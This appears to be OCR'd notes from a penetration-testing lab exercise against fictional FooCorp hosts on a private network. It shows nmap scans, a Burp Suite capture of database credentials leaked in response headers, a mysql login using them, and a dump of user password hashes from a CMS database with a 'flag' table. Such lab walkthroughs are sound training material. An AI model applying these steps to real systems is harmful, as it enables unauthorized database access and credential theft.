





- **john1:password123** → Worked but redirect

⇒ Let's try to use these credentials in order to access the application. Only **john1**'s credentials work

however, logging in as him causes the application to meet a dead end - probably it was not configured properly.






==⇒


- **Inspect with BurpSuite**

⇒ Let's inspect that redirection in Burp Suite.

⇒ As we inspected, we found that DB-User root:mysql
⇒ The application leaks database credentials in its headers! Let's use them to log into the remote database




X-DB-Key: x41x41x412019!
X-DB-User: root
X-DB-name: mysql




mysql

⇒ As we inspected, we found that DB-User root:mysql
⇒ The application leaks database credentials in its headers! Let's use them to log into the remote database



13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 4
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x10UHf3\x01h)+\x01\x1C\x07l\x1DT\x138\x14c:
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:30:21 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

#mysql -u root -p -P 13306 -h 172.16.64.81



83	http://cms.foocorp.io	GET	/img/custom/		200	1330	HTML		Index of /img/custom	172.16.64.81
84	http://cms.foocorp.io	GET	/		302	6719	HTML		Log in » FooCorp Fi...	172.16.64.81
85	http://cms.foocorp.io	GET	/home.php		302	249	HTML	php		172.16.64.81
86	http://cms.foocorp.io	GET	/500.php		404	465	HTML	php	404 Not Found	172.16.64.81
87	http://static.foocorp.io	GET	/		200	7079	HTML		Work in progress!	172.16.64.81
88	http://static.foocorp.io	GET	/		200	7079	HTML		Work in progress!	172.16.64.81
89	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓	200	239	text	txt		34.107.221.82
90	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓	200	239	text	txt		34.107.221.82
91	http://static.foocorp.io	GET	/		200	7079	HTML		Work in progress!	172.16.64.81

Request


```
GET /home.php HTTP/1.1
Host: cms.foocorp.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=dnbt8ultggatjddjffk0sbc3q3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 302 Found
Date: Sat, 03 Jul 2021 02:40:55 GMT
Server: Apache/2.4.18 (Ubuntu)
X-DB-Key: x41x41x412019!
X-DB-User: root
X-DB-name: mysql
Location: 500.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

X-DB-Key: x41x41x412019!
X-DB-User: root
X-DB-name: mysql


- **Connected to mysql** and enumerating



```
┌──(root💀kali)-[~]
└─# mysql -u root -p -P 13306 -h 172.16.64.81
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 716
Server version: 5.7.25-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cmsbase            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.037 sec)

MySQL [(none)]> USE CMSBASE;
ERROR 1049 (42000): Unknown database 'CMSBASE'
MySQL [(none)]> USE cmsbase
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cmsbase]> show tables;
+----------------------------+
| Tables_in_cmsbase          |
+----------------------------+
| flag                       |
| sqlmapfile                 |
| tbl_1_actions_log          |
| tbl_1_categories           |
| tbl_1_categories_relations |
| tbl_1_downloads            |
| tbl_1_files                |
| tbl_1_files_relations      |
| tbl_1_folders              |
| tbl_1_groups               |
| tbl_1_members              |
| tbl_1_members_requests     |
| tbl_1_notifications        |
```

```
MySQL [cmsbase]> SELECT * FROM TBL_USERS;
ERROR 1146 (42S02): Table 'cmsbase.TBL_USERS' doesn't exist
MySQL [cmsbase]> SELECT * FROM tbl_users;
+----+---------+--------------------------------------------------------------+---------+------------------+-------+---------------------+
| id | user    | password                                                     | name    | email            | level | timestamp           |
notify | contact | created_by | active | account_requested | account_denied | max_file_size |
+----+---------+--------------------------------------------------------------+---------+------------------+-------+---------------------+
|  1 | foocorp | $2a$08$f2fG8Ncpmj815xQ9U3Ylh.uD0VW/X6kOgjPIEHKP547jspS0FlHF6 | foocorp | admin@foocorp.io |     9 | 2019-03-13 15:35:14 |
     0 | NULL    | NULL       |      1 |                 0 |              0 |             0 |
|  2 | mickey  | $2a$08$w/oljwDbODAThUR4HTVO8eUjTabE80sH0i6xnOR97ZXfsGGmxohAW | mickey  | mickey@foocorp.io |     7 | 2019-03-13 15:40:46 |
     0 | NULL    | NULL       |      1 |                 0 |              0 |             0 |
|  3 | donald  | $2a$08$dK04y0KEURxDv02vYRab1OMYMSWbW/bpGF.eAWrWv9JAGaa4yTxlq | donald  | donald@foocorp.io |     7 | 2019-03-13 15:42:39 |
     0 | NULL    | NULL       |      1 |                 0 |              0 |             0 |
+----+---------+--------------------------------------------------------------+---------+------------------+-------+---------------------+
3 rows in set (0.028 sec)
```



172.16.64.92

Nmap scan report for **172.16.64.92**
Host is up (0.037s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
c5d71f305bb017a66c5fa7fd66535b84
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)
| 256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)
|_ 256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)

53/tcp open domain dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photon by HTML5 UP

63306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:

